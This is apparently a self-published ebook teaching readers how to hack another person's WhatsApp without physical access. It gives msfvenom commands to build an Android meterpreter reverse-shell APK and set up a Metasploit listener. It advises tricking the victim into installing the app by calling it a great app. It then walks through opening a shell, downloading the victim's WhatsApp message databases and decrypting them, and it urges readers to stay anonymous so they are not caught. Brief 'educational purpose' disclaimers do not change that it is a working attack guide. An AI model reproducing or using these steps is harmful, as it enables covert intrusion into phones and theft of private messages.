INTRODUCTION

If human Brain can create apps like Whats app and Facebook,then probably there is no doubt if Human Brain can Hack them too.(I have already made a book on Facebook hacking you can check that out on amazon by typing my name in search engine). There are many ways on internet that Whats app can be hacked by this method and that method mostly of them tell you about whats web,spy features or changing the mac address of victim;s mobile phone and spoofing the mac address as same as the victim's mobile phone but those hacking tricks need an physical access to victim's mobile phone or too complicated if not need an physical access and what i am going to tell in this book is without having the physical access to victims mobile phone you can hack whats app.So
Let's get started!!!

WARNING

You Should Be Anonymous!

While Hacking Facebook if you don't want to get Caught You Should be Anonymous and
how to be anonymous???????



I Have Written Another Book On WiFi Hacking In which You can Find how to be Anonymous While Hacking Someone's Whats-App Account You can find that book by Just typing "Harsh Tomar" in Amazon Search Engine

PREQUSITE

You need an installed Kali Linux on your computer machine. I have already written a book on "WiFi Hacking" in which I have mentioned all step by step Guide (with photos) that how you can install Kali Linux on your PC which includes direct install, running live and running in VmWare workstation or virtual box (which is recommended if you are a newbie in the hacking field). So, I am not mentioning that again as it will only increase the length of the book so I will move straight forward to steps that how to hack Someone's WhatsApp account, and of course you need zero knowledge of Kali Linux because I will be explaining step-by-step as we move forward. AND THE MOST IMPORTANT YOU AND VICTIM MUST BE ON SAME WIFI NETWORK. Oh- I forgot to tell that you need a sharp brain too (LOL)!!

HOW TO HACK

Disclaimer: This is only for
educational purpose take prior permission before accessing anyone's
databheading

1. Fire up Kali Linux, open terminal and write the following code

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=xxx.xx.xxx LPORT=4444 R > andro.apk
```

"Replace xxx.xx.xxx with you ip address(you can find you ipadres by typing myip address in google search)"

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=92.168.40.136 LPORT=4444 R > andro.apk
```

2.Now our payload is created,send this payload to the victim phone either

through Dropbox or email or any of the way you are familiar with and ask him to open it!

This is a little tricky part if your victim has trust on you you can get his phone physical touch and do all this stuff but if not then you can fake him by telling that this is great app and you must install it all you have to do is fake it!!!

API Demos

Browser

calculator

Calculator

Calendar

Gestures Build..

Main Activity

Messaging

Music

Phone

3. Now write, and wait for it to open

```
msfconsole
```

4. Now write

```
use multi/handler
```

5. Now write

```
set payload android/meterpreter/reverse_tcp
```

```
set LHOST xxx.xx.xxx
```

```
set LPORT 4444
```

```
exploit
```

6. Now victim will run the application by just clicking and it will run all the time in background until phone restarts and you can see session opened once application is clicked by victim



```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.0.4:4444
[*] Starting the payload handler...
[*] Sending stage (68404 bytes) to 192.168.0.4
[*] Meterpreter session 1 opened (192.168.0.4:4444 -> 192.168.0.4:41834) at 2017-05-19 20:53:11 +0530
```

7. Now type

shell

ls

8. Now you can see all the folders in your root folder of android mobile

A screenshot of a terminal window with a dark background. The text displayed is as follows:

```
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
ls
```

A white cursor is visible at the end of the 'ls' command line.

9. Now type

```
cd sdcard
```

```
ls
```

10.Now locate to WhatsApp Folder and type

```
cd WhatsApp
```

```
ls
```

11. Now you are in whatsapp folder of victim mobile phone
Now type

```
cd Databases
```

```
ls
```

12. Now you can see backup of messages

" BOOM" you are On now you can download them by typing this -

```
download FILENAME..db.crypt12
```



13. You can download all files by typing the above command and then close the session and turn everything off once you got the database.db.crypt file

14. Now move on to your windows OS and download whatsapp viewer from github or from the link down below



```
https://github.com/andreas-mausch/whatsapp-viewer/releases/tag/v1.9
```

15. Once you have downloaded Whatsapp viewer and you have encrypted messages as well we can read all the messages by decrypting them

16. Open WhatsApp viewer, navigate to
file and choose your decryption
method



17. Now navigate to the encrypted file and select that file to decrypt it!!

Name	Date modified	Type
WhatsApp	12/15/2016 7:49 PM	File folder
key	10/22/2016 4:27 PM	File
msgstore-2016-12-13.1.db.crypt12	12/12/2016 2:45 AM	CRYPT12 File

18. once it is decrypted it will create a message.decryption file in you folder where the encrypted messages are

WhatsApp	12/15/2016 7:49 PM	Fi
key	10/22/2016 4:27 PM	Fi
msgstore.decrypted	12/15/2016 10:15 ...	Da
msgstore-2016-12-13.1.db.crypt12	12/12/2016 2:45 AM	Cr

19. Now click on file again and choose open and choose the message.decryption file

20. Now file will be opened and you can see messages

phone number	last message

Video

IF this encryption to decryption method not worked for you or you can't understand it you can watch videos on youtube searching for "how to decrypt whatsapp messages"

CONCLUSION

ALTHOUGH THERE ARE MANY
WAYS IN WHICH HACKING
PREVAILS IN THE WORLD BUT THE MOST SAFEST AND MOST
WORKED METHOD IS BY KALI LINUX OS WHICH KEEPS US
ANONYMOUS IN MOST OF CASES AND GIVES US TOOL TO BE
ANONYMOUS I HAVE MENTIONED HOW TO BE ANONYMOUS IN
"WIFI HACKING" BOOK AND CHECK OUT THE OTHER BOOKS
OF MINE BY JUST TYPING MY NAME IN AMAZON SEARCH
ENGINE

please do not hack anyone without his/her permission all i explained in this book is for educational purpose

SO DON'T BE A FOOL AND ACT SMARTLY

POST A POSITIVE REVIEW IF YOU FIND THE BOOK HELPFUL

ABOUT THE AUTHOR

HARSH TOMAR, AGED 17, WHO HAD JUST COMPLETED HIS +2 AND DECIDED TO BECOME A NON-FICTION AUTHOR HE SELF PUBLISHED HIS NONFICTION BOOKS. HE IS TOO MUCH INTRESTED IN COMPUTERS SINCE HE WAS 10 YEAR OLD AND GRADUALLY TURNED HIS INTREST INTO PASSION. HE WANTS TO HELP PEOPLE AND LET THEM KNOW WAYS OF HACKING AND SECURITY SO THA THEY CAN PROTECT THEMSELVES AGAINST HACKING AND LEARN HACKING TOO!!!
